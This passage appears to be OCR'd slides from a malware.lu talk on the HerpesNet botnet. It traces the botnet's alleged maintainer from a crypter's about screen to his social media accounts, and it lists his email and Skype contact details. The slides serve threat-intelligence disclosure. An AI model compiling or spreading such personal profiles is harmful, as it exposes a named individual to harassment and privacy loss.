00000030  00 17 00 04 CC C1 90 1F                            ........
```

6 TCP/IP conversations, 1 Selected

Doxing

We realised some search to identify the maintener of the botnet. We had his pseudo: frk7.

Real name



ents and Settings\Administrator\Desktop\Frk7's Crypter\Release

AboutForm

Frk7's Crypter v1.1
The simplest C++ crypter
FUD since April 2011

Software developed by
Francesco [redacted] aka Frk7

Frk7's Crypter

Files Selection
Path:
Stub: stub.exe


Options
□ RC4(Detected)
☑ AES256
□ XOR (Double Encryption)

ase\Frk7's Crypter.exe

Contenuto	False
Incluso nel prog	True
(Nome)	

Doxing

Facebook account



Francesco [redacted]
is on Facebook.


To connect with Francesco, sign up for Facebook today.

Francesco [redacted]

Wrong Francesco [redacted]? Try Again

Doxing

Picasa account




https://picasaweb.google.com/101402927290625732642/ProfilePhotos

Francesco [redacted] Gallery

Francesco [redacted] > **Profile Photos**

Doxing

Twitter account



Frk7
@Frk7Tweet

Hi, my name is Francesco, i'm 18. I hate italy, and all corrupted people in there.
http://www.zeroxcode.net

Tweets

Frk7 @Frk7Tweet 16h
@PierlucaGibba @DarioRomano94 Ahahahah bellissimo gioco *.*
View conversation


Frk7 @Frk7Tweet 17 May
HerpesNet v 3.5 released yesterday. Best stability and performance on the market, provided by the Herpes team. zeroxcode.net
Expand

Frk7 @Frk7Tweet 16 May
Guys a new #Herpes version is coming out in few hours, the only thing I say it's the botkiller module :P Enjoy and Herpes the World :D
Expand

Frk7 @Frk7Tweet 16 May

Doxing

Hacking repository



Contacts

If you want contact me for:
-Asking for support
-Giving tips
-Giving a work :D
-Insult me...lol
Etc....

MSN: frk7@live.it
Email: frk7@live.it
Skype: NabboSterminator

I'll reply in few hours.

Doxing

We found :

- His real name : Francesco P*
- 4 email adress
- 1 skype account
- 1 facebook account
- 1 twitter account
- 1 picasa account
- The town where he lives ;)
- a picture of his girlfriend...

Conclusion

malware.lu

Manage a botnet and put personal data on the Internet is not a wonderful idea.

Without huge ressources we easily identified the manager of an illegal activity.

QUESTION?